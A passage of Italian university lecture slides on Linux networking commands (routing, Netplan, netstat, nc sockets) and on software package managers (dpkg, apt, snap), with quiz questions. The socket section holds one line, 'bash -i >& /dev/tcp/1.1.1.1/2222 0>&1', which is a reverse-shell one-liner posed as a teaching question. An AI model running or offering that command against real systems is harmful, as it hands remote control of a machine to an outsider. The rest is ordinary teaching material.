        valid_lft 101209sec preferred_lft 101209sec
    inet6 fe80::bf0b:ea7e:b8a9:d363/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


Comandi per Networking in Linux

Routing

Quando viene generato un pacchetto, il sistema usa la routing table per decidere su quale interfaccia trasmetterlo

```
$ ip route  
default via 140.105.50.254 dev eno1 proto dhcp metric 100  
140.105.50.0/24 dev eno1 proto kernel scope link src 140.105.50.104 metric 100
```

La routing table viene creata in automatico quando si configurano le interfacce di rete, inserendo indirizzo IP, netmask e default gateway.

Comandi per Networking in Linux

Configurazione

Storicamente, rete configurata tramite file di configurazione.

- `/etc/network/interfaces` : indirizzo IP, subnet mask e default gateway
- `/etc/resolv.conf` : resolver DNS

Ora si usa il demone **Netplan**, che ha file di configurazione in `/etc/netplan/...`

```
network:
  version: 2
  renderer: networkd
  ethernets:
    ens3:
      addresses: [172.16.86.5/24]
      gateway4: 172.16.86.1
      nameservers:
        addresses: [8.8.8.8, 4.4.4.4 ]
```

Si applica la configurazione col comando:

```
netplan apply
```

Comandi per Networking in Linux

Configurazione

I sistemi desktop hanno meccanismi di più alto livello per queste configurazioni

- Ubuntu Desktop ha *Network Manager* per configurare la rete tramite interfaccia grafica
- *Network Manager* scrive i file di configurazione per noi
- Attenzione a cambiare i file manualmente, rischio conflitto

Comandi per Networking in Linux

Comandi

Risoluzioni DNS:

```
host <dominio> o dig <dominio>
```

Troubleshooting:

```
ping <destinazione> e traceroute <destinazione>
```

Richieste HTTP:

```
curl <URL> o wget <URL>
```

Comandi per Networking in Linux

Comandi

Listare tutti i socket nel sistema:

Si usa il comando `netstat`, che ha molte opzioni:

- `-l`: Stampare solo socket passivi
- `-t`: Solo TCP
- `-p`: Stampare il PID e il nome del processo associato al socket

Utile per sapere se un programma server è attivo:

```
$ netstat -nplt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1411/sshd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      950293/nginx: maste
tcp        0      0 0.0.0.0:443              0.0.0.0:*               LISTEN      950293/nginx: maste
tcp        0      0 0.0.0.0:5000             0.0.0.0:*               LISTEN      4014584/docker-prox
```

Comandi per Networking in Linux

Socket in Bash con nc

Il comando `nc` permette di creare e usare in maniera semplice un socket da riga di comando

Client:

```
nc <indirizzo> <porta>
```

Server:

```
nc -l <porta>
```

Quando il socket è connesso, si può scrivere e leggere nel socket usando il terminale

Esercizio: usare `nc` per scambiare messaggi tra due PC

Socket via pseudo file

Leggere/scrivere su `/dev/<tcp/udp>/<ip>/<port>` apre un socket

What's this `bash -i >& /dev/tcp/1.1.1.1/2222 0>&1` ?

Domande

Un server, per compiere pienamente le sue funzioni, usa:

- Socket Passivi
- Socket Attivi
- Socket Passivi e Attivi

Un client, per compiere pienamente le sue funzioni, usa:

- Socket Passivi
- Socket Attivi
- Socket Passivi e Attivi

Un Socket Stream è:

- Monodirezionale
- Bidirezionale

E' possibile usare anche le funzioni `read` e `write` per effettuare I/O su Socket Stream?

- Si
- No

A cosa serve il comando `ifconfig` ?

- Configurare il comportamento di un socket
- Configurare le interfacce di rete
- Inviare pacchetti di configurazione

Sistemi Operativi
Unità 8: Altri Argomenti
Gestione dei Pacchetti Software

Martino Trevisan
Università di Trieste
Dipartimento di Ingegneria e Architettura

Argomenti

1. Perché sono necessari
2. Package Manager
3. Pacchetti `deb` e Package Manager `apt`
4. Package Manager `snap`

Perchè sono necessari

Perchè sono necessari Utenti e programmi

Appena installato, un SO contiene solo i programmi di default

- Utility per gestione del SO: `ls` , `ps` , `free`

Un utente vuole far girare le applicazioni che preferisce. Ha due opzioni:

1. Scrive un programma, lo compila e lo esegue
2. Usa un programma scritto da qualcun altro

L'opzione **2** è di gran lunga la più usata

Perchè sono necessari Installazione

Per usare un programma, ci sono diverse opzioni:

- Scaricare il file binario del programma ed eseguirlo
 - Oppure un installer
 - In Windows: Scarico `installer.exe` e installo
- Scaricare e compilare il codice sorgente
- Usare un **Package Manager**
 - Come *AppStore* su iOS o Google Play di *Android*

Package Manager

Package Manager

Definizione

Un **Package Manager** è un software che si occupa di organizzare i software in uso in un sistema.

Ha l'obiettivo di:

- Permettere l'installazione/rimozione di pacchetti software
- Verificare che il software non sia corrotto e arrivi da fonti sicure
- Gestire eventuali conflitti e dipendenze tra pacchetti
- Controllare gli aggiornamenti dei software installati

Un Package Manager scarica i pacchetti da un **Repository** pubblico

Package Manager

Tipologie di Package Manager/Repository

Monolitici: l'applicazione e le tutte dipendenze sono nello stesso pacchetto

- Come MacOS o Docker
- **Vantaggi:** ogni pacchetto si porta dietro tutto ciò che gli serve

A Pacchetti specifici: ogni pacchetto contiene un singolo software/libreria.

Quando si scarica l'applicazione, il Package Manager controlla e scarica eventuali dipendenze.

- Usato tipicamente in Linux: `apt` , `yum`
- **Vantaggi:** installazione veloce, no spreco di spazio su disco
- **Svantaggi:** gestire le dipendenze aumenta di **molto** la complessità!

Source-Based: il Package Manager scarica e compila il codice sorgente di ogni pacchetto

- Come `brew` usato su MacOS
- **Vantaggi:** programmi portabili su diverse architetture

Package Manager

Pre-installati nei SO

Caratteristiche:

- Closed-source
- **Commerciali**: offrono (anche) applicazioni a pagamento

Esempi:

- Windows $\Rightarrow$ Microsoft Store (precedentemente Windows Store)
- MacOS, iOS $\Rightarrow$ AppStore
- Android $\Rightarrow$ Google Play (precedentemente Android Market)

Package Manager

Per la programmazione

Ambienti specifici hanno un **Package Manager** dedicato

- Python ⇒ `pip`, `conda`
- Java ⇒ `maven`
- JavaScript ⇒ `npm`
- Go ⇒ `go get`

Package Manager

In Linux

Esistono due formati di **Package Binari**, ovvero che contengono software compilato:

- Pacchetti Deb: usati in Debian, Ubuntu
- Pacchetti RPM: usati in Red Hat, CentOS

I **Package Manager** installano **Package Binari** da repository pubblici:

- In Debian, Ubuntu: `apt`
- In Red Hat, CentOS: `yum`, ora rimpiazzato da `dnf`

Vengono usati tipicamente da riga di comando

Package Manager

In MacOS (oltre all'AppStore)

I software sono tipicamente in immagini **DMG**

- Formato per immagini di disco
- Contengono tutte le dipendenze

Si possono installare **Package Manager** aggiuntivi:

- `port` o MacPort
- `brew`

Entrambi scaricano i sorgenti e li compilano

Package Manager

Ogni **Package Manager** ha comandi diversi.

- Tipicamente si usano da riga di comando.
- Ma esistono interfacce grafiche per semplificare l'uso

Azioni comuni:

- `install`
- `remove`
- `update`
- `view dependencies`

Pacchetti `deb` e Package Manager `apt`

Pacchetti **deb** e Package Manager **apt**

Nei sistemi basati su Debian e Ubuntu si usa il formato **Deb**

- **Package atomici:** ognuno contiene un singolo software
- **Binari compilati:** si scaricano programmi già compilati **per la propria architettura**

Un pacchetto **Deb** è un archivio compresso contenente:

- I file binari
- Metadati: nome, versione
- Lista delle dipendenze
- Opzionalmente:
 - File di configurazione
 - Script da eseguire per installazione
 - Firma digitale GPG

Pacchetti `deb` e Package Manager `apt`

Utilizzo di `dpkg`

Il comando `dpkg` permette di gestire pacchetti **Deb**

- Installazione: `dpkg -i <file.deb>`
- Informazioni su un pacchetto: `dpkg -I <file.deb>`
- Disinstallazione: `dpkg -r <nome-pacchetto>`
- Lista di pacchetti installati: `dpkg -l`
- Lista dei file installati da un pacchetto installato:
`dpkg -L <nome-pacchetto>`

Pacchetti `deb` e Package Manager `apt`

Da `dpkg` a `apt`

`dpkg` è un tool di basso livello

- Installa pacchetti da file `deb`
- Non risolve le dipendenze
- Non pratico da usare

Solitamente non si usa `dpkg` direttamente, ma ***Advanced package tool*** (`apt`)

- Risolve i problemi di cui sopra

Pacchetti `deb` e Package Manager `apt`

`apt` : repository

`apt` scarica package da repository online:

- Lista ottenuta dal file: `/etc/apt/sources.list` e da tutti i file nella cartella `/etc/apt/sources.list.d/`
- Repository pre-definiti quando si installa il SO
- Si possono aggiungere repository per package non presenti di default:
 - E.g., Chrome, Dropbox
- Un repository è identificato da un URL e ha dei tag

Esempio:

```
deb http://it.archive.ubuntu.com/ubuntu/ focal  
main restricted
```

Pacchetti `deb` e Package Manager `apt`

`apt` : comandi

Per installare pacchetti con `apt` si usa il comando `apt` o `apt-get` (più vecchio ma analogo)

- Installazione: `apt install <nome-pacchetto>`
- Disinstallazione: `apt remove <nome-pacchetto>`
- Aggiornamento delle lista di pacchetti disponibili:
`apt update`
- Ricerca di pacchetti nei repository: `apt-cache search`

Pacchetti **deb** e Package Manager **apt**

apt : dipendenze

Ogni volta che si installa un pacchetto, **apt** **risolve le dipendenze**

- Installa in automatico le librerie i software da cui dipende
- Problema complesso: generato un **grafo delle dipendenze**

Possono nascere **conflitti**, per problemi di versione

```
The following packages have unmet dependencies:  
package1 : Depends: package2 (>= 1.8) but 1.7.5-1ubuntu1 is to be installed
```

Tipicamente i pacchetti nei repository di sistema non hanno questi problemi

Pacchetti `deb` e Package Manager `apt`

`apt` : risoluzione dei problemi

In caso di dipendenze non risolte o altri problemi, si può dire ad `apt` di fare pulizia

- `apt clean` : elimina tutti i pacchetti `.deb` in **cache**

Nota: rimuove gli archivi Deb, inutili dopo installazione, ma tenuti in **cache**

- `apt autoclean` : elimina i pacchetti `.deb` scaricati relativi a versioni vecchie
- `apt autoremove` : **disinstalla** elimina i pacchetti orfani, ovvero dipendenze installate per l'installazione di un'applicazione che poi rimuovete, così non sono più necessarie

Package Manager **snap**

Package Manager `snap`

`apt` e `snap`

`apt` funziona molto bene ed è usato con successo nella maggior parte dei sistemi Linux

- Economizza lo spazio: i pacchetti hanno dipendenze
- Le dipendenze sono installate e condivise da tutto il sistema

Nei sistemi Ubuntu, ora a fianco di `apt` si usa anche **Snap**

- Installato di default su Ubuntu, installabile anche su altre distribuzioni

Package Manager **snap**

Caratteristiche

Snap installa pacchetti **self-contained**

- Contengono il programma e tutte le dipendenze: librerie, altro software
- Di fatto contengono un File System in formato SquashFS
- Le applicazioni girano in una SandBox, con limitato accesso al sistema
- Concettualmente simile a un **container**!
 - Simile a Docker, ma pensato anche per utenti non esperti

Package Manager **snap**

Pro e contro

Vantaggi:

- Risolve problemi di dipendenze
- Maggiore sicurezza grazie a SandBox

Svantaggi:

- Si usa più spazio su disco
- Pacchetti sono più grandi da scaricare dalla rete
- Più pesante per il sistema:
 - Il File System di un pacchetto viene *montato* ad ogni avvio

Domande

A cosa serve un Package Manager?

- A instradare i pacchetti di rete
- A installare i pacchetti software da repository pubblici
- A installare i programmi creati dall'utente

Un pacchetto Deb contiene le tutte sue dipendenze:

- Si
- No

Un pacchetto Deb contiene i file sorgenti:

- Si
- No

Il Package Manager `apt` installa le dipendenze:

- Automaticamente
- Mai
- Su richiesta

Un pacchetto Snap contiene le tutte sue dipendenze:

- Si
- No